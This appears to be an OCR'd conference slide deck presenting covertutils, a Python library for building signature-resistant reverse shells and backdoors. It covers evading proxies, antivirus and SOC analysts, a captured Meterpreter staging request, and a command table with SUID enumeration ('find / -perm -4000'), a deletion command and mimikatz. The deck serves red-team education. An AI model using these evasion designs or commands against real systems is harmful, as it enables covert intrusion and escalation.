


*John Torakis*
*proudly mispresents:*

# Unexpected Shells with *covertutils*

***covertutils*** /ˈkō-ˈvərt-yü-ˈti-ls/ (*noun*) [*noncount*]: A Python package for *Backdoor Development*.

*In a sentence*: I used covertutils to create a *Reverse HTTP Shell* that passes commands through *HTML comments* and *Etag headers*, has *channel support*, *shellcode* paste-n-go execution, *staging*, one-time-pad *encryption* and all that in *Python*.


# *The Stage Setup*

- **First Con Talk Ever – be patient, I’m loading**
- **I have no clue about the duration**
  - **45’ is not an estimation – it’s a guess**
- ***No Ethical stuff***
  - ***If you do harm - shame on you***
- ***Word/meaning mixup:***
  - ***RAT (Remote Administration Tool)***
  - ***Backdoor***
  - ***Remote Shell***
  - ***Anti-DLP(Data Leakage Prevention)***
    - ***All interchangeable – fuck terminology***

# *The classic "About Me" Section*


(The part we skip when watching presentations on *Youtube*)

- The name is "***John Torakis***". The nick is "***operatorequals***"
- Totally Greek
- I got a blog I am really proud of: ***securosophy.com***
- Love *women*, *alcohol* and *Python* – in any given order…
- Have worked in a SOC (*Security Operation Center*)
  - Been the *pizza-boy of security*
  - Watched *logs* that *none cared about* in 8-hour shifts
  - Had tremendous fun with it…
- More *trivia facts* about me (including *contact* and *dating* information) available at: ***securosophy.com/whoami***




# 0.


# Need *more* backdoors?



*“Why … isn’t enough?”*

1. *Meterpreter*
2. *Empire*
3. *PupyRAT*
4. *All of the above*
5. *Other: ……*





# Need more backdoors?

*Functionality-wise*

What we can do in a *"you-name-it"* session:

- *Run **shell commands** (duh!)*
- ***Transfer Files***
- ***Pivot** to compromised machines*
- ***Keylogging***
- *Ensure **Persistence***
- ***Screen sharing***

# Need more backdoors?

*Functionality-wise*

What we can do in a *"you-name-it"* session:

- *Run **shell commands** (duh!)*
- ***Transfer Files***
- ***Pivot** to compromised machines*
- ***Keylogging***
- *Ensure **Persistence***
- ***Screen sharing***

***So why bother for more backdoors?***

# Need more backdoors?

## *Connection-wise*

How we can *communicate* with our Backdoor/RAT:

- *Reverse/Bind TCP*
- *Reverse HTTP*
- *Reverse HTTPS*
- *… That's it …*

**To be fair, **PupyRAT** implements an API for extending this list. Supports **obfs3** protocol obfuscation **out-of-the-box** too!*

# Need more backdoors?

*Connection-wise*

How we can *communicate* with our Backdoor/RAT:

- ~~*Reverse/Bind TCP*~~ *(Detectable as bogus protocol)*
- ~~*Reverse HTTP*~~ *(Detectable by Proxies)*
- ~~*Reverse HTTPS*~~ *(Detectable by Intercepting Proxies)*
- *… That's it … (No 🐚 for us…)*

***HTTPS intercepting proxies are very common in corporal environments!***

# Need more backdoors?

*Bottom Line*

***Even if*** we manage to:

- ***Bypass*** *the Email Gateway*
- *Get the* ***Phishing executable*** *running*
- *Not get picked up by* ***Antivirus***
- *Connect BACK*


# Need more backdoors?

*Bottom Line*

*Even if* we manage to:

- ***Bypass*** *the Email Gateway*
- *Get the* ***Phishing executable*** *running*
- *Not get picked up by* ***Antivirus***
- *Connect BACK -* ***Our Network footprint can get us caught***

Because somewhere –
A *SOC analyst* is **watching you**…



# The **SOC** Analyst

*Our poor meterpreter…*

```
GET /vKlRd2xxN-0d3BzeRHQAHQXui1oqUGR/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1;
Trident/7.0; rv:11.0) like Gecko
Host: 172.16.47.136
Connection: Keep-Alive
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Connection: Keep-Alive
Server: Apache
Content-Length:77

.0\..\0..\0..\0..]0..(T..5o...W..+T..\0..]0..m
...j...h...o...d...h...n...l...
```

# Need more backdoors?

*Sum-up*

- *HTTP/S* **over-engineered** as means of exfiltration
- ***Widely-used*** RATs support mainly *HTTP/S*

- ***Network Signatures*** have been created across the years
  - *Byte-wise* signatures *(e.g Meterpreter's HTTP **User-Agent**)*
  - *Behavioral* signatures *(e.g Beacon packet **jitter**)*

# Need more backdoors!

*Take the ~~X~~Meta-Train*

**What do we want?**

Backdoors that are resistant to Signatures!

# Need more backdoors!

*Take the ~~X~~Meta-Train*

**What do we want?**

a **scheme** that creates...

**Backdoors** that are resistant to Signatures!

# Need more backdoors!

*Take the ~~X~~Meta-Train*

**What do we want?**

a **Library** to create...

~~xxxxxxxx~~ **schemes** that create...

**Backdoors** that are resistant to Signatures!

# Need more backdoors!

*Take the ~~X~~Meta-Train*

## When do we want it?

# Need more backdoors!

*Take the ~~X~~Meta-Train*


## When do we want it?

**Well, we need to do some … first!**

1. modelling
2. planning
3. development

**It’s gonna take a while!**

# 1. Disassembling* a Backdoor




*To make a recipe we need to know the ingredients*

* ***No CPU registers*** *or* ***Memory segments*** *were harmed during this project. You are safe!*

# What does a backdoor consist of?

*I mean, for realz!*




- We got an *Agent*
- We got a *Handler*
- We got *Commands*
- We got a *Communication Channel*

## Quiz:

Answer correctly to the questions below?

- Who is the **Agent**?
- Who is the **Handler**?
- Which is the **Communication Channel**?
- Which are the **Commands**?



# Meet the *Agents*...

*They support* :

- *Encryption*
- *Custom Commands*
- *Communication Channels*
- *Pivoting*
- *Staging (sending one Agent and asking him to download another agent)*

# Now the *Handlers* (Agents' BFFs <3)

*They* :

- speak the same language with their *Agent*
- understand *Agent* encryption schemes
- support *Pivoting* from the other side
  (*add routes to OS* or *encapsulate packets*)
- serve the *Staging* process
  (*send the second agent* when asked by *the first agent*)

# A Parenthesis

## Agents

(

## Handlers

# And they are everywhere!

Those guys are:
*Super Hard* to develop, maintain and keep compatible…

That makes them very *tempting to develop*!
Just search for "*reverse shell*" on Github…

There are a lot of those guys in the wild!

# And they are everywhere!

Those guys are:
*Super Hard* to **develop**, **maintain** and **keep compatible**...

Same **barebones** implemented *all over and over again*.

People end up *not* spending time *implementing features!*

# … Avoiding Parsing errors …

Agents

)


Handlers

# So, what we've got up to now?

**Agents**

**Handlers**

# So, what we've got up to now?



# So, what we've got up to now?

Still *nothing* about:

**Agents**

- ***what*** **they say to each other**

  or

- ***how*** **they talk**


**Handlers**

Let’s agree on some:


# Custom Commands

OK Boss


# Custom Commands



# Custom Commands



# Custom Commands



# Custom Commands

*...we could stop here...*

| command | execution |
|---|---|
| **find_suids** | `find / -perm -4000` |
| **nuke** | `rm -rf /dev/bdoor` |
| **mimikatz** | `. . . Magic . . .` |
| **you_name_it** | `<you_code_it>` |

# Custom Commands

*The model **when working***


# Custom Commands


*The model **when working***

